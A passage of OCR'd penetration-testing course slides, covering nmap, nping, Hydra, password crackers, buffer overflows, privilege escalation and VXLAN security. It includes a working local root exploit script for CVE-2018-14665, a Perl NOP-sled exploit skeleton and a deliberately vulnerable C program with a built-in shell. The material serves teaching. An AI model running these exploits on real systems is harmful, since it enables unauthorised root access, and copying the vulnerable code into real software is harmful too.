MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Low level operating system identification, often I use `nmap -A`
- Send packets, observe responses, match with tables of known operating system fingerprints
- An early reference for this was: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

Scan for Heartbleed and SSLv2/SSLv3

Nmap includes Nmap scripting engine (NSE)

Example Usage

```
nmap -sV -sC <target>
```


Script Output

```
443/tcp open   https   syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

`nmap -p 443 --script ssl-heartbleed <target>`
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html

Almost every new popular vulnerability will have Nmap recipe

Demo: Nmap and Zenmap



- Short demo, Nmap, Zenmap – and don't forget Nping
- Later try yourself, find exercises in nmap-workshop-exercises.pdf

Nping from the Nmap package

```
root@KaliVM:~# nping --tcp -p 80 www.zencurity.com

Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:06 CEST
SENT (0.0300s) TCP 10.137.0.24:3805 > 185.129.63.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (0.0353s) TCP 185.129.63.130:80 > 10.137.0.24:3805 SA ttl=56 id=49674 iplen=44  seq=3654597698 win=16384 <mss 1460>
SENT (1.0305s) TCP 10.137.0.24:3805 > 185.129.63.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (1.0391s) TCP 185.129.63.130:80 > 10.137.0.24:3805 SA ttl=56 id=50237 iplen=44  seq=2347926491 win=16384 <mss 1460>
SENT (2.0325s) TCP 10.137.0.24:3805 > 185.129.63.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (2.0724s) TCP 185.129.63.130:80 > 10.137.0.24:3805 SA ttl=56 id=9842 iplen=44  seq=2355974413 win=16384 <mss 1460>
SENT (3.0340s) TCP 10.137.0.24:3805 > 185.129.63.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (3.0387s) TCP 185.129.63.130:80 > 10.137.0.24:3805 SA ttl=56 id=1836 iplen=44  seq=3230085295 win=16384 <mss 1460>
SENT (4.0362s) TCP 10.137.0.24:3805 > 185.129.63.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (4.0549s) TCP 185.129.63.130:80 > 10.137.0.24:3805 SA ttl=56 id=62226 iplen=44  seq=3033492220 win=16384 <mss 1460>

Max rtt: 40.044ms | Min rtt: 4.677ms | Avg rtt: 15.398ms
Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

Awesome tool for testing firewall rules, sending probes with specific source port etc.

Passwords are not chosen completely random

Source: https://wpengine.com/unmasked/

Brute force

We call it brute force – when testing all possibilities

```
Hydra (c) by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...
```

Cracking passwords – JtR and Hashcat

> John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords.

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:
https://hashcat.net/wiki/
http://www.openwall.com/john/


Buffer overflows a C problem

A buffer overflow is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under certain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect the stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault




- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – abusing a vulnerability

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

Kali virtual machine – working with buffer overflow



- Example screenshot from a session with a small vulnerable program
- Notice the hex return address ends in 4343 which are the characters/bytes sent as "CC"

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 https://lists.x.org/archives/xorg-announce/2018-October/002927.html

Example Linux Kernel Vulnerabilities

The Linux kernel has had some vulnerabilities over the years:
This link is for: Linux » Linux Kernel : Security Vulnerabilities (CVSS score >= 9)

https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/cvssscoremin-9/cvssscoremax-/Linux-Linux-Kernel.html

Linux Kernel 2308 vulnerabilities from 1999 to 2019
https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

Linux Kernel Fuzzing

- CVE-2016-0758 Integer overflow in lib/asn1_decoder.c in the Linux kernel before 4.6 allows local users to gain privileges via crafted ASN.1 data.
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0758
- Linux kernel have about 5 ASN.1 parsers
  https://www.x41-dsec.de/de/lab/blog/kernel_userspace/

How to find these buffer overflows

Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

Principle of Least Privilege

Many programs need privileges to perform some function, but sometimes they don't really need it

Definition 14-1 The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.
Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Privilege Escalation

Privilege escalation is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

Local vs. remote exploits

Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

Insecure programming buffer overflows 101

- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
the_shell()
{  system("/bin/sh");  }
```

GDB GNU Debugger

GNU compiler and debugger are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl be used for generating AA...AAA like this, with back ticks, `` `perl -e "print 'A'x10"` ``

Debugging af C med GDB

Test with input


- `./demo longstringwithalotofdatyacrashtheprogram`
- `gdb demo` followed by
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
- Compile program: `gcc -o demo demo.c`
- Run program `./demo 123456...7689` until it dies
- Then retry in GDB

GDB output

Pentest I – Introduktion og basale metoder

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

The Exploit Database – dagens buffer overflow



http://www.exploit-db.com/

Recap before going into – Advanced hacking

We have covered a lot of basic stuff, very quickly


Hopefully enough to get you started

- Download Kali Linux, along with KLR Guide, and install VM
- Start by running Nmap and scripts with Zenmap
- Go through the Metasploit Unleashed course, if you like exploits
- Look into wireless hacking, if you like
- You should soon be able to look into other hacking tools and try them out. Start looking at most popular tools – which have the best documentation

We didn't cover any web hacking, perhaps try:

```
nikto -host www.zencurity.com -port 443
```


Scapy VXLAN packets



Taking an excerpt from my talk on TROOPERS19

https://github.com/kramse/security-courses/tree/master/presentations/network/vxlan-troopers19

Overview VXLAN RFC7348 2014



How does it work?

- Router 1 takes Layer 2 traffic, encapsulates with IP+UDP port 4789, routes
- Router 2 receives IP+UDP+data, decapsulates, forward/switches layer 2 onto VLAN
- Hosts 10.0.0.10 can talk to 10.0.0.20 as if they where next to each other in switch
- Most often VLAN IEEE 802.1q involved too, but not shown

But what about security


VXLAN does not by itself provide ANY security, none, zip, nothing, nada!
No confidentiality. No integrity protection.

Ways to protect:

- Just configure the firewall, router ACL, etc - does not really work
- Just isolate so no-one from the outside can send traffic, BCP38 please
- Then what about from inside your data center, from partners, your servers


We currently have huge gaps in understanding these issues - and missing security tool coverage

VXLAN injection



